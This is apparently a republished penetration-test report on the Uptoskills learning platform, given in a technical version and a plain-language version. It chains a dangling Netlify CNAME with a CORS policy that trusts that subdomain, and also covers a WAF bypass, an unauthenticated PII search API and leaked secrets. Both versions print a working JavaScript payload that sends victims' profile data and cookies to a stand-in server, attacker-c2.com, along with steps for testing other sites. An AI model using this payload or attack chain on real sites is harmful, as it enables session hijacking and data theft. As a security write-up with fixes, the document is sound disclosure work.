Finding Zero-Days in Plain Sight: Our Security Team’s Uptoskills Penetration Testing Journey

The report describes multiple vulnerabilities in the Uptoskills platform, including a dangling CNAME that allowed subdomain takeover, a permissive CORS policy that trusted that subdomain, and an unauthenticated search API that leaked personal data. An attacker could chain the subdomain takeover and CORS misconfiguration to steal session tokens and personal data from logged-in users, and could harvest user information from the open API.
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Uptoskills is a learning platform whose main user dashboard sits behind authentication. Around it are auxiliary services: an API gateway at gateway.uptoskills.com, a connect subdomain, a dedicated mail server at mail.uptoskills.in, and public media and video asset endpoints. The engagement covered the whole of that surface over 1.5 months during a security internship, by a team of six: Aakarsh, Shreya, Sameer, Deepak, Midhilesh and Jeffrey Shalom.
The write-up is about what automated scanning misses. Nmap, Nuclei and Gobuster were run first, and Cloudflare's WAF intercepted automated user agents, rate-limited rapid directory brute-forcing and dropped payload triggers. To a scanner the application looked reasonably fortified. The findings below came from manual request manipulation with Burp Suite, custom curl scripts and direct DNS analysis.
The team's own summary of the findings:
+| KEY TECHNICAL FINDINGS OVERVIEW |+| Finding Category | Severity Level | Core Cause / Vulnerability |+| Direct Origin Exposure & WAF | High | Cloudflare WAF bypass via direct IP || CORS & Subdomain Takeover | Critical | Unclaimed CNAME + Permissive CORS || Unauthenticated PII Leakage | Critical / High | Public search API endpoint exposure || Source Code & Credential Leakage | Critical | Exposed public GitHub repositories || Service & API Misconfigurations | Medium | Swagger UI exposure & rate limit flaws |+
Setup
The tools were Nmap, Nuclei and Gobuster for baseline reconnaissance, Burp Suite for request manipulation, custom curl scripts, and direct DNS analysis. No accounts or special roles are described for the findings themselves: the search endpoint needed no authentication, and the CORS chain targets an already authenticated victim. The precondition for the whole engagement was that the origin servers stayed reachable directly over the public internet while Cloudflare sat in front of the domain.
Finding it
Origin exposure
Network enumeration turned up direct IP blocks hosting the backend infrastructure:
103.205.140.XXX188.241.187.XXX
Sending requests straight to those addresses, with the host header set to the real domain, bypassed every Cloudflare WAF rule. The backend web servers behind the edge were running nginx/1.18.0 on Ubuntu.
The dangling CNAME
The DNS zone for uptoskills.com contained this record:
connect.uptoskills.com. 3600 IN CNAME [target-connect].netlify.app.
The underlying Netlify project had been decommissioned, but the CNAME stayed in the zone file. Because DNS resolves connect.uptoskills.com to Netlify's edge, any Netlify account can claim the unclaimed [target-connect].netlify.app name and have Netlify serve that account's content under the official uptoskills.com subdomain, with valid SSL/TLS certificates.
The permissive CORS policy
Requests to the API gateway showed that the backend explicitly trusted the connect subdomain. The request:
GET /api/auth/session HTTP/1.1
Host: gateway.uptoskills.com
Origin: https://connect.uptoskills.com
Cookie: session_token=[redacted]
The response:
HTTP/2 200 OK
Access-Control-Allow-Origin: https://connect.uptoskills.com
Access-Control-Allow-Credentials: true
Content-Type: application/json
Access-Control-Allow-Origin tells the browser that scripts on connect.uptoskills.com may read responses from gateway.uptoskills.com. Access-Control-Allow-Credentials: true tells the browser to attach ambient authentication cookies and authorization headers to those cross-origin requests. Under the Same-Origin Policy, JavaScript on connect.uptoskills.com would otherwise be barred from reading responses from gateway.uptoskills.com.
The unauthenticated search endpoint
Endpoint enumeration found /api/search. The main dashboard required valid login credentials; this endpoint did not:
GET /api/search?q=student HTTP/1.1
Host: gateway.uptoskills.com
Accept: application/json
The response:
{
  "status": "success",
  "results": [
    {
      "userId": 9972814,
      "name": "Jane Doe",
      "email": "j***.d**@gmail.com",
      "category": "student",
      "phone": "+91XXXXXXXXXX"
    }
  ]
}
No Authorization header and no session cookie were sent. The endpoint returned internal user IDs, full names, email addresses and categorisation tags. Scripting queries across common search strings would let an attacker harvest personal data across the user base.
Source code and secrets
OSINT and repository reconnaissance found public GitHub repositories belonging to development streams, containing hardcoded database connection strings, application secrets and internal service route maps in .env files. Production JavaScript source maps (.map files) were also accessible on public media and video asset endpoints. Loading them in developer tools reconstructed the original unminified React/Node.js source, including internal developer comments, API route maps and unreleased feature flags, which made manual code review and endpoint mapping much faster.
Mail server schema exposure
The dedicated mail server mail.uptoskills.in exposed an unauthenticated OpenAPI / Swagger UI interface at /api/v1/swagger.json. The documentation described internal routes, expected parameters and parameter types, including administrative management routes that lacked basic rate limiting, leaving the service open to automated route probing.
Exploitation
Step 1: reach the origin directly
With the origin IPs known, requests were sent to the IP with the real host header:
GET /api/v1/internal/config HTTP/1.1
Host: uptoskills.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
[Direct Connection to Origin IP: 103.205.140.XXX:443]
Because the connection terminates on the origin rather than on Cloudflare, rate limits, payload filters and IP-blocking rules are inactive. The backend is exposed to unmonitored testing.
Step 2: claim the subdomain
Any Netlify account can provision [target-connect].netlify.app. Netlify's routing table then serves that account's application whenever a user visits https://connect.uptoskills.com. The victim's browser sees the official domain and a valid certificate.
[Attacker Netlify Account] ---> Provision [target-connect].netlify.app
                                              ^
                                              |
[User Browser] ---> Resolves connect.uptoskills.com ---+
Step 3: serve the payload
The attacker hosts this JavaScript on the claimed Netlify instance:
async function hijackUserSession() {
    try {
                const response = await fetch('https://gateway.uptoskills.com/api/v1/user/profile', {
            method: 'GET',
            credentials: 'include'
        });

        if (response.ok) {
            const userData = await response.json();

            fetch('https://attacker-c2.com/log', {
                method: 'POST',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify({
                    stolenData: userData,
                    cookies: document.cookie
                })
            });
        }
    } catch (err) {
        console.error("Exploit failed", err);
    }
}

window.onload = hijackUserSession;
credentials: 'include' makes the browser attach the victim's session cookies to the cross-origin call. The second fetch posts the profile JSON and document.cookie to the attacker's server.
Step 4: the execution flow
- Phishing/Distribution: the attacker entices an active platform user to click a link to
https://connect.uptoskills.com/dashboard. - Execution context: the victim's browser loads the page; the domain is
connect.uptoskills.com, so the browser treats the origin as legitimate. - Cross-origin API call: the script issues
fetch()tohttps://gateway.uptoskills.com/api/v1/user/profile. - Cookie attachment: the browser sees
credentials: 'include'and attaches the victim's session cookies (session_token=...). - CORS validation: the gateway evaluates
Origin: https://connect.uptoskills.com, matches it against its allowlist, and answers withAccess-Control-Allow-Credentials: true. - Data exfiltration: the browser hands the full JSON response, containing private user details, API keys and session metadata, to the script, which forwards it to the attacker's server.
The report calls the chain zero-click, though it still requires the victim to follow a link.
+|
| Attacker Netlify | <
| Account          |
| (Taken-over Subdomain)      |
+
                                                                             |
                                                                             | 2. Victim visits link
                                                                             v
+| gateway.upto     | <
| skills.com       | 5. Return JSON payload (Allowed by CORS)
| (Session cookie attached)   |
+
                                                                             |
                                                                             | 6. Exfiltrate Token
                                                                             v
                                                              +
                                                              | Attacker's Server           |
                                                              +-----------------------------+
Root cause
Three separate configuration mistakes combine here. The DNS zone kept a CNAME pointing at a Netlify project that no longer existed, so the subdomain was claimable by anyone. The gateway's CORS policy trusted that subdomain by name, with credentials allowed, so a claimed subdomain inherited the right to read authenticated responses. And the origin servers accepted traffic from anywhere, so the WAF in front of the domain could be stepped around by addressing the IP directly.
The search endpoint's root cause is a missing authentication check: the dashboard enforced login, the auxiliary search route did not, and no middleware validated a session before the database query ran. The source map and .env exposure came from build and repository hygiene: .map files were deployed to production and secrets were committed to public repositories. The mail server exposed its Swagger UI without authentication and its administrative routes without rate limiting.
Impact
- Origin exposure (rated High): with the WAF bypassed, rate limits, payload filters and IP-blocking rules were completely inactive, exposing the backend to unmonitored testing.
- CORS and subdomain takeover (rated Critical): an attacker who claims the Netlify name can run script on an official-looking
uptoskills.comsubdomain and, through the trusted CORS policy, read authenticated responses from the gateway. The report describes the stolen data as private user details, API keys and session metadata, and the chain as capable of stealing user session tokens and personal data. It requires the victim to follow a link while holding a valid session. - Unauthenticated PII leakage (rated Critical / High): user IDs, names, email addresses and category tags are returned without credentials, and scripted queries across common search strings could harvest data across the user base.
- Source code and credential leakage (rated Critical): hardcoded database connection strings, application secrets and internal route maps in
.envfiles, plus reconstructed React/Node.js source with internal comments, route maps and unreleased feature flags. - Service and API misconfigurations (rated Medium): unauthenticated Swagger UI on the mail server describing administrative routes without basic rate limiting.
Fix
CORS
Do not reflect origins dynamically or trust subdomains blindly. Declare an explicit allowlist of trusted, active origins:
map $http_origin $cors_origin {
    default "";
    "https://uptoskills.com" "https://uptoskills.com";
    "https://app.uptoskills.com" "https://app.uptoskills.com";
}

server {
    ...
    add_header 'Access-Control-Allow-Origin' '$cors_origin' always;
    add_header 'Access-Control-Allow-Credentials' 'true' always;
}
Verify with an unapproved or decommissioned origin:
curl -I https://gateway.uptoskills.com/api/auth/session -H "Origin: https://connect.uptoskills.com"
The response should not include Access-Control-Allow-Origin or Access-Control-Allow-Credentials for unverified origins.
DNS lifecycle
Monitor DNS automatically (for example with dnstwist or CI pipeline scripts) so every CNAME resolves to an active external resource, and make DNS teardown a mandatory step in infrastructure decommissioning.
Origin firewalling
Configure Cloudflare Authenticated Origin Pulls (AOP) or restrict incoming firewall security groups (AWS SG / UFW) on the origin IPs (103.205.140.XXX) so they accept traffic only from official Cloudflare IP ranges.
API authentication
Enforce session token validation (JWT or OAuth2 bearer verification) across all data-fetching endpoints, including /api/search and user directory APIs, before any database query executes.
Secrets and source maps
Add pre-commit hooks such as trufflehog or git-secrets to CI/CD so .env files and credentials never reach public or private repositories, and strip .map files in production build scripts before deploying client-side assets.
Variants to test
- Direct-to-origin requests. Resolve historical DNS records and certificate transparency entries for the target, then send a request to each candidate IP with the real
Hostheader. A positive result is a response from the application that differs from what the WAF returns for the same path, or any response at all to a payload the WAF blocks on the domain. - Dangling CNAMEs. Enumerate subdomains and resolve each CNAME. A positive result is a record pointing at a third-party service (Netlify, S3, GitHub Pages, Heroku) where the backing resource no longer exists and can be claimed by a new account.
- CORS trust of subdomains. Send
Originheaders for every subdomain, including decommissioned ones, to authenticated API routes. A positive result isAccess-Control-Allow-Originechoing that origin together withAccess-Control-Allow-Credentials: true. - Unauthenticated auxiliary endpoints. Take every route found in JavaScript bundles and Swagger documents and replay it without cookies or
Authorization. A positive result is a200with user data, as with/api/search?q=student. - Source maps in production. Request
<bundle>.js.mapnext to every script the application loads. A positive result is a valid map that reconstructs unminified source, comments and route names. - Public repository reconnaissance. Search the organisation's GitHub presence for
.envfiles and connection strings. A positive result is live credentials or internal hostnames in commit history. - Swagger on secondary hosts. Request
/api/v1/swagger.jsonand similar paths on mail, admin and other secondary hosts. A positive result is an unauthenticated schema listing administrative routes, which you can then probe for rate limiting.
What happened, in plain words
A team of six spent a 1.5-month engagement during a security internship testing a learning website called Uptoskills. They found several serious problems. The most important one was a chain: a forgotten DNS record let anyone take over a subdomain of the site, and a loose browser security setting let that fake subdomain read logged-in users' data. They also found that a search feature handed out personal information without asking anyone to log in, that source code and secrets were sitting in public places, and that a mail server exposed its internal API documentation to anyone.
The lesson they draw is simple: a firewall in front of a website is useful, but it does not fix mistakes in how the website itself is set up. Automated scanners missed most of this because the firewall blocked them. The team found the problems by hand, by looking at how the pieces of the site connect to each other.
The setup: what was tested, and with what
Uptoskills is a learning platform. Its main user dashboard requires you to log in. Around that dashboard sit other pieces:
- an API gateway at
gateway.uptoskills.com; - a
connectsubdomain; - a dedicated mail server at
mail.uptoskills.in; - public endpoints that serve media and video files.
An API (Application Programming Interface) is the part of a website that programs talk to, rather than people. When you click a button and the page loads new data without reloading, your browser is usually calling an API behind the scenes. Think of a restaurant: the dining room is the website you see, the kitchen is the database, and the API is the waiter who carries orders between them. An API gateway is the front door all those orders pass through.
A subdomain is a name that sits under a main domain. If uptoskills.com is a building, connect.uptoskills.com and gateway.uptoskills.com are named rooms inside it. A mail server is the computer that sends and receives email for a domain.
The team used these tools:
- Nmap, Nuclei and Gobuster to map the site automatically at the start;
- Burp Suite to intercept and change requests by hand;
- custom
curlscripts (a command-line tool for sending web requests); - direct DNS analysis (looking up how domain names are translated into server addresses).
A WAF (Web Application Firewall) is a filter that sits in front of a website and blocks traffic that looks malicious. Cloudflare is a company that provides such a filter. When the automated scanners ran, Cloudflare blocked their automated user agents, slowed down rapid directory guessing, and dropped requests containing attack-like patterns. To a scanner, the site looked reasonably well protected.
The team's own summary of what they found:
+| KEY TECHNICAL FINDINGS OVERVIEW |+| Finding Category | Severity Level | Core Cause / Vulnerability |+| Direct Origin Exposure & WAF | High | Cloudflare WAF bypass via direct IP || CORS & Subdomain Takeover | Critical | Unclaimed CNAME + Permissive CORS || Unauthenticated PII Leakage | Critical / High | Public search API endpoint exposure || Source Code & Credential Leakage | Critical | Exposed public GitHub repositories || Service & API Misconfigurations | Medium | Swagger UI exposure & rate limit flaws |+
This is a table with five rows. Each row names a category of problem, how serious it was judged to be, and the underlying cause. Severity is a rough label for how much damage a problem could cause. PII stands for personally identifiable information: data that can identify a real person, such as a name, email address or phone number. CORS is explained later, when it first matters. Swagger UI is a web page that documents an API, also explained later.
Finding 1: reaching the servers behind the firewall
A WAF works like a receptionist in front of an office. Visitors are supposed to go through reception, where they are checked. But if the office also has a back door that opens straight onto the street, the receptionist is easy to walk past.
During network enumeration (systematically listing the addresses a target uses), the team found the direct IP addresses of the servers hosting the backend:
103.205.140.XXX188.241.187.XXX
An IP address is the numeric address of a computer on the internet. A domain name is a human-friendly label that points to an IP address. Normally your browser looks up uptoskills.com, gets an address belonging to Cloudflare, and Cloudflare forwards the request to the real server. If you know the real server's address, you can skip Cloudflare entirely.
That is what the team did. They sent requests straight to those addresses, while telling the server which website name they were asking for. The server behind the edge was running nginx/1.18.0 on Ubuntu. nginx is web server software; Ubuntu is an operating system.
Finding 2: a forgotten DNS record that let anyone claim a subdomain
What DNS and CNAME records are
DNS (Domain Name System) is the internet's address book. It translates names like uptoskills.com into IP addresses. A CNAME record is a DNS entry that says "this name is an alias for that other name". It is like a mail-forwarding note: post sent to one address is redirected to another.
The DNS zone for uptoskills.com contained this record:
connect.uptoskills.com. 3600 IN CNAME [target-connect].netlify.app.
Line by line:
connect.uptoskills.com.is the name being defined. The trailing dot means it is the full name, not a relative one.3600is how long, in seconds, other computers may cache this answer (one hour).INmeans the internet class of records, a standard field.CNAMEsays this is an alias record.[target-connect].netlify.app.is the name it points to. Netlify is a hosting service where people publish websites;netlify.appis the domain Netlify gives to projects hosted there.
So connect.uptoskills.com was simply another name for a project hosted on Netlify. The problem: the team had shut down that Netlify project, but the CNAME record was left in the DNS settings. The alias still pointed at a name that no longer belonged to anyone.
Why that is dangerous
Because DNS sends visitors of connect.uptoskills.com to Netlify's servers, and because the Netlify project name was free, any Netlify account could register that same name. Once registered, Netlify would serve that account's content whenever someone visited https://connect.uptoskills.com. The visitor's browser would see the official uptoskills.com domain and a valid padlock (SSL/TLS certificate). This is called subdomain takeover: someone else takes control of a name that still belongs to your domain.
[Attacker Netlify Account] ---> Provision [target-connect].netlify.app
                                              ^
                                              |
[User Browser] ---> Resolves connect.uptoskills.com ---+
This diagram shows the flow. A browser asks DNS for connect.uptoskills.com, DNS answers with the Netlify name, and the browser goes to Netlify. If an attacker has claimed that Netlify name, the browser lands on the attacker's page.
Finding 3: a browser setting that trusted the wrong subdomain
Same-Origin Policy and CORS
Browsers have a safety rule called the Same-Origin Policy (SOP). It says that JavaScript running on one website may not read data from another website. An origin is the combination of protocol, domain and port, for example https://connect.uptoskills.com. Without this rule, any website you visit could quietly read your bank page in another tab.
Sometimes sites need to talk to each other. CORS (Cross-Origin Resource Sharing) is the mechanism that lets a server say "this other origin is allowed to read my responses". The server does this with HTTP response headers. A header is a small labelled piece of information sent with a web request or response, like the fields on an envelope.
The team sent this request to the API gateway:
GET /api/auth/session HTTP/1.1
Host: gateway.uptoskills.com
Origin: https://connect.uptoskills.com
Cookie: session_token=[redacted]
Line by line:
GET /api/auth/session HTTP/1.1asks for the session information at that path, using version 1.1 of the HTTP protocol.Host: gateway.uptoskills.comsays which website the request is for.Origin: https://connect.uptoskills.comtells the server which page the request is coming from. The browser adds this automatically.Cookie: session_token=[redacted]carries the user's session cookie. A cookie is a small piece of data the browser stores for a site and sends back with every request. A session token is a value that proves you are logged in, like a wristband at an event: show it and you are let in without proving who you are again.
The gateway answered:
HTTP/2 200 OK
Access-Control-Allow-Origin: https://connect.uptoskills.com
Access-Control-Allow-Credentials: true
Content-Type: application/json
Line by line:
HTTP/2 200 OKmeans the request succeeded, using version 2 of HTTP.Access-Control-Allow-Origin: https://connect.uptoskills.comsays: scripts running onconnect.uptoskills.comare allowed to read this response.Access-Control-Allow-Credentials: truesays: the browser may attach the user's cookies to such cross-origin requests. This is the dangerous part, because it means the other origin can act as the logged-in user.Content-Type: application/jsonsays the body is JSON, a common text format for structured data.
In plain terms, the gateway was configured to trust the connect subdomain by name. Combined with the forgotten DNS record, that meant whoever claimed the subdomain inherited the right to read logged-in users' data.
Finding 4: a search feature that handed out personal data without a login
The main dashboard required valid login credentials. But during endpoint enumeration (listing the paths an API offers), the team found /api/search, which did not. They sent:
GET /api/search?q=student HTTP/1.1
Host: gateway.uptoskills.com
Accept: application/json
Line by line:
GET /api/search?q=studentasks the search endpoint for results matchingstudent. The part after?is a query parameter, a value passed in the URL.Host: gateway.uptoskills.comnames the site.Accept: application/jsonsays the client would like the answer in JSON format.
There is no Cookie header and no Authorization header. An Authorization header is where a client normally presents proof of identity, such as a token. The request was anonymous.
The response:
{
  "status": "success",
  "results": [
    {
      "userId": 9972814,
      "name": "Jane Doe",
      "email": "j***.d**@gmail.com",
      "category": "student",
      "phone": "+91XXXXXXXXXX"
    }
  ]
}
Line by line:
"status": "success"says the search worked."results": [starts a list of matches."userId": 9972814is an internal identifier for the user."name": "Jane Doe"is the user's name."email": "j***.d**@gmail.com"is an email address, partly masked in the report."category": "student"is a label describing the user."phone": "+91XXXXXXXXXX"is a phone number, masked in the report.
So an anonymous request returned names, partly masked email addresses and phone numbers, and internal IDs. Because the query is just a word in the URL, a script could try many common words and collect data about many users. This is called unauthenticated PII leakage: personal data exposed without any login check.
Finding 5: source code and secrets in public places
OSINT (open-source intelligence) means gathering information from publicly available sources. The team looked at public GitHub repositories belonging to the organisation's development work. GitHub is a website where developers store and share code. A repository is a project folder tracked by a version-control system.
They found two kinds of exposure:
.envfiles. A.envfile is a small text file developers use to store configuration values, often including passwords and keys. Secrets here means values that should never be public, such as database connection strings (the address and credentials used to reach a database) and application secrets (keys used to sign or encrypt things).- Production JavaScript source maps (
.mapfiles). When developers ship JavaScript to browsers, they usually compress and rename it to make it smaller and harder to read. A source map is a companion file that lets developer tools translate the compressed code back into the original, readable code. The team found these on public media and video asset endpoints. Reconstructing them revealed internal developer comments, API route maps (a list of the API's paths) and unreleased feature flags (switches that turn features on or off).
This made the team's manual review much faster, because they could see the original code and the list of endpoints.
Finding 6: a mail server showing its API manual to everyone
The dedicated mail server mail.uptoskills.in exposed an OpenAPI / Swagger UI interface at /api/v1/swagger.json, without authentication. OpenAPI is a standard way to describe an API in a machine-readable file. Swagger UI is a web page that turns such a description into browsable documentation, often with a "try it" button.
Exposing that page is like leaving the building's floor plan and staff directory on the pavement. It lists internal routes, the parameters each expects, and their types. In this case it also described administrative management routes that had no basic rate limiting. Rate limiting is a cap on how many requests a client may make in a period; without it, an attacker can probe routes automatically at high speed.
How the subdomain takeover and CORS were combined
Each of the two problems is bad on its own. Together they form a chain that can steal a logged-in user's session. The team described the chain step by step.
Step 1: claim the subdomain
Any Netlify account can register [target-connect].netlify.app. Netlify then serves that account's content whenever someone visits https://connect.uptoskills.com. The visitor's browser sees the official domain and a valid certificate.
Step 2: host a malicious script
The attacker puts this JavaScript on the claimed Netlify instance:
async function hijackUserSession() {
    try {
                const response = await fetch('https://gateway.uptoskills.com/api/v1/user/profile', {
            method: 'GET',
            credentials: 'include'
        });

        if (response.ok) {
            const userData = await response.json();

            fetch('https://attacker-c2.com/log', {
                method: 'POST',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify({
                    stolenData: userData,
                    cookies: document.cookie
                })
            });
        }
    } catch (err) {
        console.error("Exploit failed", err);
    }
}

window.onload = hijackUserSession;
Line by line:
async function hijackUserSession() {defines a function namedhijackUserSession.asyncmeans it can wait for slow operations without freezing the page.try {starts a block where errors will be caught rather than crash the page.const response = await fetch('https://gateway.uptoskills.com/api/v1/user/profile', {sends a request to the profile endpoint and waits for the answer.fetchis the browser's built-in way to make web requests.method: 'GET',says this is a read request.credentials: 'include'tells the browser to attach the user's cookies to this cross-origin request. This is the key line: without it, the browser would not send the session token.if (response.ok) {checks that the request succeeded.const userData = await response.json();reads the response body as JSON and stores it.fetch('https://attacker-c2.com/log', {sends a second request, this time to the attacker's server.attacker-c2.comis a stand-in name for the attacker's collection point.method: 'POST',says this request carries data.headers: { 'Content-Type': 'application/json' },says the body is JSON.body: JSON.stringify({turns a JavaScript object into a JSON string for sending.stolenData: userData,includes the profile data just read.cookies: document.cookieincludes the cookies the page can see.})closes the object and the request options.});closes the secondfetch.}closes theif.} catch (err) {catches any error.console.error("Exploit failed", err);logs it to the browser console.}closes the function.window.onload = hijackUserSession;runs the function as soon as the page finishes loading.
Step 3: what happens when a victim visits
- Phishing/Distribution: the attacker persuades a logged-in user to click a link to
https://connect.uptoskills.com/dashboard. - Execution context: the victim's browser loads the page. The domain is
connect.uptoskills.com, so the browser treats the origin as legitimate. - Cross-origin API call: the script calls
https://gateway.uptoskills.com/api/v1/user/profile. - Cookie attachment: the browser sees
credentials: 'include'and attaches the victim's session cookies (session_token=...). - CORS validation: the gateway checks
Origin: https://connect.uptoskills.com, finds it on its allowlist, and answers withAccess-Control-Allow-Credentials: true. - Data exfiltration: the browser hands the full JSON response, containing private user details, API keys and session metadata, to the script, which forwards it to the attacker's server.
Once the user follows the link, no further clicks are needed; the report calls this zero-click.
+|
| Attacker Netlify | <
| Account          |
| (Taken-over Subdomain)      |
+
                                                                             |
                                                                             | 2. Victim visits link
                                                                             v
+| gateway.upto     | <
| skills.com       | 5. Return JSON payload (Allowed by CORS)
| (Session cookie attached)   |
+
                                                                             |
                                                                             | 6. Exfiltrate Token
                                                                             v
                                                              +
                                                              | Attacker's Server           |
                                                              +-----------------------------+
This diagram traces the same six steps: the attacker's Netlify account holds the taken-over subdomain; the victim visits the link; the browser calls the gateway with the session cookie attached; the gateway returns the JSON because CORS allows it; the script sends the data to the attacker's server.
Why it worked
Three configuration mistakes combined:
- The DNS zone kept a CNAME pointing at a Netlify project that no longer existed, so anyone could claim the subdomain.
- The gateway's CORS policy trusted that subdomain by name and allowed credentials, so a claimed subdomain inherited the right to read authenticated responses.
- The origin servers accepted traffic from anywhere, so the WAF could be stepped around by addressing the IP directly.
The search endpoint failed because an authentication check was missing: the dashboard enforced login, the auxiliary search route did not, and nothing validated a session before the database query ran. The source map and .env exposure came from build and repository habits: .map files were deployed to production, and secrets were committed to public repositories. The mail server exposed its Swagger UI without authentication and its administrative routes without rate limiting.
How serious each finding was
- Origin exposure (rated High): with the WAF bypassed, rate limits, payload filters and IP-blocking rules were completely inactive, exposing the backend to unmonitored testing.
- CORS and subdomain takeover (rated Critical): an attacker who claims the Netlify name can run script on an official-looking
uptoskills.comsubdomain and, through the trusted CORS policy, read authenticated responses from the gateway. The report describes the stolen data as private user details, API keys and session metadata, and the chain as capable of stealing user session tokens and personal data. It requires the victim to follow a link while holding a valid session. - Unauthenticated PII leakage (rated Critical / High): user IDs, names, email addresses and category tags are returned without credentials, and scripted queries across common search strings could harvest data across the user base.
- Source code and credential leakage (rated Critical): hardcoded database connection strings, application secrets and internal route maps in
.envfiles, plus reconstructed React/Node.js source with internal comments, route maps and unreleased feature flags. React and Node.js are common tools for building web applications. - Service and API misconfigurations (rated Medium): unauthenticated Swagger UI on the mail server describing administrative routes without basic rate limiting.
How to fix it
CORS
Do not copy back whatever origin asks, and do not trust subdomains blindly. List the trusted, active origins explicitly:
map $http_origin $cors_origin {
    default "";
    "https://uptoskills.com" "https://uptoskills.com";
    "https://app.uptoskills.com" "https://app.uptoskills.com";
}

server {
    ...
    add_header 'Access-Control-Allow-Origin' '$cors_origin' always;
    add_header 'Access-Control-Allow-Credentials' 'true' always;
}
Line by line:
map $http_origin $cors_origin {starts a rule that looks at the incomingOriginheader and produces a value called$cors_origin.default "";means any origin not listed gets an empty value, so no permission is granted."https://uptoskills.com" "https://uptoskills.com";allows the main site."https://app.uptoskills.com" "https://app.uptoskills.com";allows the app subdomain.}closes the map.server {starts the web server configuration block....stands for the rest of the server settings.add_header 'Access-Control-Allow-Origin' '$cors_origin' always;sends the allowed origin back, or nothing if it was not on the list.add_header 'Access-Control-Allow-Credentials' 'true' always;allows credentials, but only for origins that passed the list.}closes the server block.
To check the fix, send a request with an origin that should no longer be trusted:
curl -I https://gateway.uptoskills.com/api/auth/session -H "Origin: https://connect.uptoskills.com"
Line by line:
curlis a command-line tool for sending web requests.-Iasks for only the response headers, not the body.https://gateway.uptoskills.com/api/auth/sessionis the address being tested.-H "Origin: https://connect.uptoskills.com"adds anOriginheader pretending to be the old subdomain.
The response should not include Access-Control-Allow-Origin or Access-Control-Allow-Credentials for unverified origins.
DNS lifecycle
Monitor DNS automatically, for example with dnstwist or scripts in a CI pipeline, so every CNAME resolves to an active external resource. CI means continuous integration, an automated build-and-test pipeline. Make DNS teardown a mandatory step when decommissioning infrastructure, so records do not outlive the services they point to.
Origin firewalling
Configure Cloudflare Authenticated Origin Pulls (AOP) or restrict incoming firewall security groups (AWS SG / UFW) on the origin IPs (103.205.140.XXX) so they accept traffic only from official Cloudflare IP ranges. AWS SG means Amazon Web Services security groups; UFW is a simple firewall tool for Linux. The idea is to close the back door so only the receptionist can reach the office.
API authentication
Enforce session token validation (JWT or OAuth2 bearer verification) across all data-fetching endpoints, including /api/search and user directory APIs, before any database query executes. JWT is a compact token format that carries signed claims; OAuth2 bearer means presenting a token as proof of authorisation.
Secrets and source maps
Add pre-commit hooks such as trufflehog or git-secrets to CI/CD so .env files and credentials never reach public or private repositories. A pre-commit hook is a check that runs before code is committed. Strip .map files in production build scripts before deploying client-side assets.
Things to test on other sites
- Direct-to-origin requests. Look up historical DNS records and certificate transparency entries for the target, then send a request to each candidate IP with the real
Hostheader. A positive result is a response from the application that differs from what the WAF returns for the same path, or any response at all to a payload the WAF blocks on the domain. Certificate transparency is a public log of issued TLS certificates. - Dangling CNAMEs. Enumerate subdomains and resolve each CNAME. A positive result is a record pointing at a third-party service (Netlify, S3, GitHub Pages, Heroku) where the backing resource no longer exists and can be claimed by a new account. S3 is Amazon's storage service; Heroku is another hosting platform.
- CORS trust of subdomains. Send
Originheaders for every subdomain, including decommissioned ones, to authenticated API routes. A positive result isAccess-Control-Allow-Originechoing that origin together withAccess-Control-Allow-Credentials: true. - Unauthenticated auxiliary endpoints. Take every route found in JavaScript bundles and Swagger documents and replay it without cookies or
Authorization. A positive result is a200with user data, as with/api/search?q=student. - Source maps in production. Request
<bundle>.js.mapnext to every script the application loads. A positive result is a valid map that reconstructs unminified source, comments and route names. - Public repository reconnaissance. Search the organisation's GitHub presence for
.envfiles and connection strings. A positive result is live credentials or internal hostnames in commit history. - Swagger on secondary hosts. Request
/api/v1/swagger.jsonand similar paths on mail, admin and other secondary hosts. A positive result is an unauthenticated schema listing administrative routes, which you can then probe for rate limiting.
Glossary
- API: the part of a website that programs talk to, rather than people.
- API gateway: the front door through which API requests pass.
- Authorization header: the header where a client presents proof of identity, such as a token.
- AWS SG: Amazon Web Services security groups, firewall rules for cloud servers.
- CNAME: a DNS record that makes one name an alias for another.
- Cookie: a small piece of data a browser stores for a site and sends back with each request.
- CORS: Cross-Origin Resource Sharing, the mechanism by which a server allows another origin to read its responses.
- CI/CD: continuous integration and continuous delivery, automated build and deployment pipelines.
- Cloudflare: a company providing a web application firewall and other edge services.
- curl: a command-line tool for sending web requests.
- DNS: the Domain Name System, the internet's address book.
- dnstwist: a tool for finding look-alike and related domain names.
.envfile: a text file holding configuration values, often including secrets.- Feature flag: a switch that turns a feature on or off.
- GitHub: a website for storing and sharing code repositories.
- Gobuster: a tool for guessing paths and names on a web server.
- Header: a labelled piece of information sent with a web request or response.
- Heroku: a hosting platform.
- HTTP: the protocol browsers and servers use to exchange web requests and responses.
- IP address: the numeric address of a computer on the internet.
- JWT: a compact, signed token format used to carry claims.
- Netlify: a hosting service for websites.
- nginx: web server software.
- Nmap: a tool for mapping hosts and services on a network.
- Node.js: a runtime for running JavaScript outside the browser.
- Nuclei: a tool that runs templated checks against targets.
- OAuth2 bearer: presenting a token as proof of authorisation.
- OpenAPI: a standard format for describing an API.
- Origin: the combination of protocol, domain and port that identifies a website.
- OSINT: open-source intelligence, information gathered from public sources.
- OWASP ZAP: an automated web application security scanner.
- PII: personally identifiable information, data that can identify a person.
- Pre-commit hook: a check that runs before code is committed.
- Query parameter: a value passed in a URL after a
?. - Rate limiting: a cap on how many requests a client may make in a period.
- React: a JavaScript library for building user interfaces.
- Repository: a project folder tracked by version control.
- S3: Amazon's object storage service.
- Same-Origin Policy: the browser rule that stops one origin reading another's data.
- Secret: a value that must stay private, such as a password or key.
